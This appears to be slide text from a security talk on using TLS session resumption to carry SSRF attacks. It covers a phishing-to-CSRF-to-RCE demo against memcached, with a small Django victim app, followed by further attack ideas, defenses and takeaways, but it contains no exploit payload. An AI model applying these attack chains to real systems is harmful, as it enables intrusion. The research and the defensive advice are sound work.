subject: Jetbrains
security:  Standard encryption (TLS) [Learn more](#)

LOOKS safe



Hello

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 - ▶ Fix: no great options
 - ▶ Still added a request timeout and gave me a bounty

Demo: Phishing->CSRF->RCE

- ▶ Assumptions

- ▶ Victim is a developer for a project that makes use of `django.core.cache`, configured to use memcached
- ▶ Victim views web-based emails in a susceptible browser like Chrome
- ▶ Attacker knows/guesses this
- ▶ Victim is smart enough not to download attachments


```
1 import sys
2
3 from django.conf import settings
4 from django.conf.urls import url
5 from django.core.management import execute_from_command_line
6 from django.http import HttpResponse
7 from django.core.cache import cache as django_cache
8
9 settings.configure(
10     DEBUG=True,
11     ROOT_URLCONF=sys.modules[__name__],
12     CACHES={
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def rate_limited_sloth(request):
    was_visited = django_cache.get('page_hits', False)
    django_cache.set('page_hits', True, timeout=3)
    if was_visited:
        return HttpResponse('<h1>The sloth needs to sleep for 3 seconds.</h1>')
    return HttpResponse(u'<div style="font-size: 50vh">\U0001f9a5</div>')
```

Further work

- ▶ Chain with memory corruption
- ▶ NAT pinning
- ▶ DOS amplification
 - ▶ High amplification factors?
- ▶ Better testing infrastructure
 - ▶ infrastructure-as-code
- ▶ Image-based CSRF on bad IOT devices
 - ▶ telnet?
- ▶ Hit internal HTTP servers with a session ticket payload
- ▶ Attack message queues
- ▶ Correct me – my DM's are open @joshmdx

Defense

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 - ▶ If you care about big TLS deployments
 - ▶ (hostname, port, addr_type(ip_addr))
 - ▶ Similar to <https://wicg.github.io/cors-rfc1918/>
 - ▶ Credit to chromium team

Security costs of TLS session resumption

- ▶ “Measuring the Security Harm of TLS Crypto Shortcuts”
 - ▶ Detrimental to PFS
- ▶ “Tracking Users across the Web via TLS Session Resumption”
 - ▶ Detrimental to privacy
- ▶ “Insecure TLS session reuse can lead to hostname verification bypass” - NodeJS
 - ▶ complexity → bugs
- ▶ Also everything in the previous slides

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 - ▶ Regular internet user
 - ▶ Web application making API calls

Disabling outbound TLS session resumption

- ▶ libcurl: `CURLOPT_SSL_SESSIONID_CACHE=false`
- ▶ firefox: `security.ssl.disable_session_identifiers=true`
- ▶ Tor browser: disabled by default
- ▶ Java, Nodejs, Chrome, others: no option 😊

For web apps that can't disable it

- ▶ Careful around stuff like webhooks, apple pay
- ▶ Set up a proxy for outbound requests, e.g. <https://github.com/stripe/smokescreen>
- ▶ Avoid running unauthenticated internal TCP stuff, especially if it's newline-delimited

Takeaways

- ▶ Modern TLS is useful for SSRF attacks
- ▶ Following the latest specs is a good way to break things
- ▶ We need to reconsider the merits of TLS session resumption

Thank you!

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